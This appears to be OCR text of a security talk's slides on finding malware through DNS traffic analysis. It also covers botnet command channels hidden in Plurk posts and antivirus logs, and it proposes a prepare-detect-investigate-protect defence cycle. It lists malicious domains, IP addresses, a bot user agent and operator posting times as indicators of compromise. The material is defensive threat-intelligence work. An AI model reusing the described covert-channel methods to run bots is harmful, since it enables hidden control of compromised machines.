"rbrodbtaop.Belkin:Belkin_17_4.0_NXX:_:3"
"xtdjcrvmcd[redacted]u:ru_25_4.0_NXX:_:3"
"kgjhdajdam.Router:Router_17_4.0_NXX:_:3"
"reahvac.com.uribl.spameatingmonkey.net:net_38_4.0_NXX:_:3"
"206.154.199.213.dnsbl.sorbs.net.oda.su:su_38_4.0_NPX:_:3"
"hvgxr9sme.71bp:71bp_14_4.0_NPX:_:3"
```

Spot some friends.. :)

If you were paying attention you could spot some friends:
- malware activity (shiz, carbep, etc)
- antivirtuses using DNS as a very convinient covert channel
- Other botnets

Find malware.. easy. Look for weird domains:

"0-0-0-0-1-0-0-1-1-0-0-0-1-0-0-1-0-1-1-0-0-1-1-1-1-1-1-1-1-.0-0-0-0-0-0-0-0-0-0-0-0-0-7-0-0-0-0-0-0-0-0-0-0-0-0-0.info → 96.126.108.132:"

"0-0-1-0-1-1-1-0-0-1-1-1-1-1-0-1-1-1-0-1-1-0-1-0-1-1-1-1-1-1-1-.0-0-0-0-0-0-0-0-0-0-0-0-0-38-0-0-0-0-0-0-0-0-0-0-0-0-0.info → 96.126.108.132"

"0-0-1-0-0-0-1-0-1-0-0-1-0-0-1-0-0-0-0-1-1-0-0-0-1-1-1-1-1-1-1-.0-0-0-0-0-0-0-0-0-0-0-0-0-28-0-0-0-0-0-0-0-0-0-0-0-0-0.info → 96.126.108.132"

..

and seek for cross-ref: 96.126.108.132 → "zeqsmmiwj3d.com" "tufecagemyl.eu" "tep.xylocomod.com" "ryleryqacic.eu"

"pufiluqudic.eu" "alotibi.xylocomod.com"...

So lets spot some friends..

"foxivusozuc.eu:eu_14_3.0_NXX:66.175.210.173:0"

"vopycyfutoc.eu:eu_14_3.0_NXX:_:3"

"qegovyqaxuk.eu:eu_14_3.0_NXX:_:3"

…


around 700 domains total

Bot.. at linode


Among those:

```
"cihunemyror.eu:eu_14_3.0_NXX:66.175.210.173:0"
"jecijyjudew.eu:eu_14_3.0_NXX:66.175.210.173:0"
"vovoremoziv.eu:eu_14_3.0_NXX:66.175.210.173:0"
"xuqohyxeqak.eu:eu_14_3.0_NXX:66.175.210.173:0"
"gadufiwabim.eu:eu_14_3.0_NXX:66.175.210.173:0"
"lyruxyxaxaw.eu:eu_14_3.0_NXX:66.175.210.173:0"
"l33t.brand-clothes.net:net_22_4.0_NPX:66.175.210.173:0"
"wanttobehappy.in:in_16_4.0_NXX:66.175.210.173:0"
"ryqecolijet.eu:eu_14_3.0_NXX:66.175.210.173:0"
"fokyxazolar.eu:eu_14_4.0_NXX:66.175.210.173:0"
"mamixikusah.eu:eu_14_3.0_NXX:66.175.210.173:0"
"foxivusozuc.eu:eu_14_3.0_NXX:66.175.210.173:0"
"jefapexytar.eu:eu_14_3.0_NXX:66.175.210.173:0"
```

Bots and botnets



BTW, another bot, carbep is over.. maybe :)



Газета "Коммерсантъ Украина", №55 (1758), 02.04.2013 ТЕКС

Ошибка системы

Обезврежена группа хакеров

Как стало и
Служба без
совместно
службой бе
пресекла де

Secondary threats Risks

- Data leaks
- Reputation
- Incident Public Disclosure
- Service outage


*le me on my laptop when suddenly...
the electricity disappears
It's ok, my laptop doesn't need electricity..
but wait a minute..
The Internet is Gone!!!
Problem?
RAGEBUILDER.COM

More on covert channels..

Interesting way of 'channeling' control of your machines through publicly accessible portals, such as twitter, facebook, plurk..

Malware orchestration

- Initially spotted by Joe Steward from Secureworks
  http://www.secureworks.com/cyber-threat-intelligence/threats/chasing_apt/



andrea666 正在 got Available serial Number : 4xmlaR-YvKVa-BD5B

Updates posted in form of “Serial Number: XXXXX ← encoded C2 information

Timing of botnet operator posting “updates” on plurk:


```
2011-07-27 01:57:30 GMT 114.37.27.26
2011-08-03 07:53:27 GMT 122.116.200.234
2011-08-08 00:54:00 GMT 122.116.200.234
2011-08-10 14:03:30 GMT 122.116.200.234
2011-08-30 00:41:11 GMT 69.160.243.116
2011-08-31 03:31:30 GMT 122.117.204.210
2011-09-28 07:54:03 GMT 122.117.204.210
2011-09-30 00:38:42 GMT 122.117.204.210
2011-10-11 01:40:55 GMT 122.117.204.210
2011-10-20 02:43:06 GMT 122.117.204.210
2011-11-16 14:00:43 GMT 220.130.59.159
2011-11-28 06:44:54 GMT 220.130.59.159
2011-11-28 09:55:03 GMT 220.130.59.159
2011-11-30 01:05:46 GMT 220.130.59.159
2011-12-28 02:28:09 GMT 203.198.145.45
2011-12-29 07:52:32 GMT 203.198.142.147
2012-01-29 03:06:19 GMT 203.198.145.45
2012-02-27 07:51:50 GMT 203.198.145.45
2012-03-21 07:01:40 GMT 220.130.59.159
2012-04-17 02:34:24 GMT 220.130.59.159
2012-05-02 03:04:28 GMT 203.198.145.45
2012-05-18 07:45:34 GMT 220.130.59.159
2012-06-14 09:04:41 GMT 203.198.145.45
2012-06-20 02:47:46 GMT 203.198.145.45
2012-06-28 01:48:24 GMT 203.198.145.45
2012-07-09 04:25:35 GMT 203.198.145.45
```

Interesting observations

- User agent used to access 'control' accounts is always: 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1).
- While generic, exactly the same UA was seen in some Application level DDoS attacks against gambling websites in Taiwan.

Another bot

- Similar activities are seen often:



[redacted]_fifty_five 說 gnvlaaxsjmbsbzhgesmrofwnwajkdc

Recent plurk responses:

[redacted]_fifty_five 說 ugtapliraouheeysppwwtbkggbyrkq

Tageted and not targeted attacks consequences examples 2012-2013


- Obvious monetization after targeted attack is easily detectable. Examlpe, sites with huge traffic.
- targeted impact of not targeted attacks

  (high profile news resources, confirmed incidents, “afterbot” consequences)
- Why do we have “Incident out of the company scope” in our internal classification

Prepare

Systematic Defense

- What to look at
- How to look at your data
- How to prepare well for an attack (you can't walk into the same river twice, so 'preserve' the flow)



PREPARE

Preparatory actions should be taken to provide data sources and tools for detection

DETECT

Ideally, be able to detect attack in progress (minimal impact), however we wish to be able to detect attacks at some point of time.

INVESTIGATE

Identify the impact of the attack so proper response could be implemented

PROTECT

- Real-time attack detection: the attacked or compromised machines are to be isolated from the rest of the network (minimize impact)
- Post-incident detection – identify impacted systems and mitigate the impact

Detect

Entry points into enterprise

WEB

SMTP

Mobile (BYOD)

Flash/disks


Misc (usb, ethernet ports on your walls, your trash ;-))

Detection techniques

- Focus on your entry points first. But monitor for signs of secondary activities
  - Log analysis
  - Traffic analysis using custom tools
  - DNS traffic analysis
  - Honeypot data analysis

Antiviruses and modern malware

- It's not so effective as 5 years ago for realtime malware detection.
- Antiviruses and attack surface




HEY!!! I'm an Antivirus software that will protect your computer from harmful files.

You can download a trial version of me and I'll protect you from viruses for FREE!

Download?

Antiviruses and modern malware

- It's not so effective as 5 years ago for realtime malware detection.
- Antiviruses and attack surface
- The same true for IPS/IDS (unfrtntly)



HEY!!! I'm an Antivirus software that will protect your computer from harmful files.

You can download a trial version of me and I'll protect you from viruses for FREE!


Download?

Box solutions as Simple FUI (Fuck up indicators)

- Antivirus == damn good Fuck Up indicator of your daily monitoring work. If you see ex. CVE-2012-0158 the e-mail, received 1 year ago - you see you fucked it up a year ago, but now must be able to react. :)

```
25.10.2012 18:01  Test_host01  Exploit-CVE2012-0158.f!rtf
 Undetermined clean error, deleted successfully
 C:\Documents and Settings\User02\Desktop\2read\Modern energy in
  China.msg\68.OLE
 25.10.2012 18:01  Test_host01  Exploit-CVE2012-0158.f!rtf
  Undetermined clean error, deleted successfully
  C:\Documents and Settings\User02\Desktop\2read\US
  energy.msg\68.OLE
```

Vendor FP



EN25210459 - Worm.Win32.Vobfus.djek

Worm.Win32.Vobfus.djek

Attack Details

User	un:/[redacted]
Attack Name	---
Virus Name	Worm.Win32.Vobfus.djek
File Name	wdbrlog.exe
Attack Information	---

Ticketing

State	● Open
Event Owner	---
Event Comment	---

General Event Information

Event Name	Worm.Win32.Vobfus.djek
Product	Check Point Endpoint Security
Severity	High
Category	Endpoint Security
ID	EN25210459

Traffic

Source	172.16[redacted] un://[redacted]
Destination	---
Service	---
Direction	Unknown

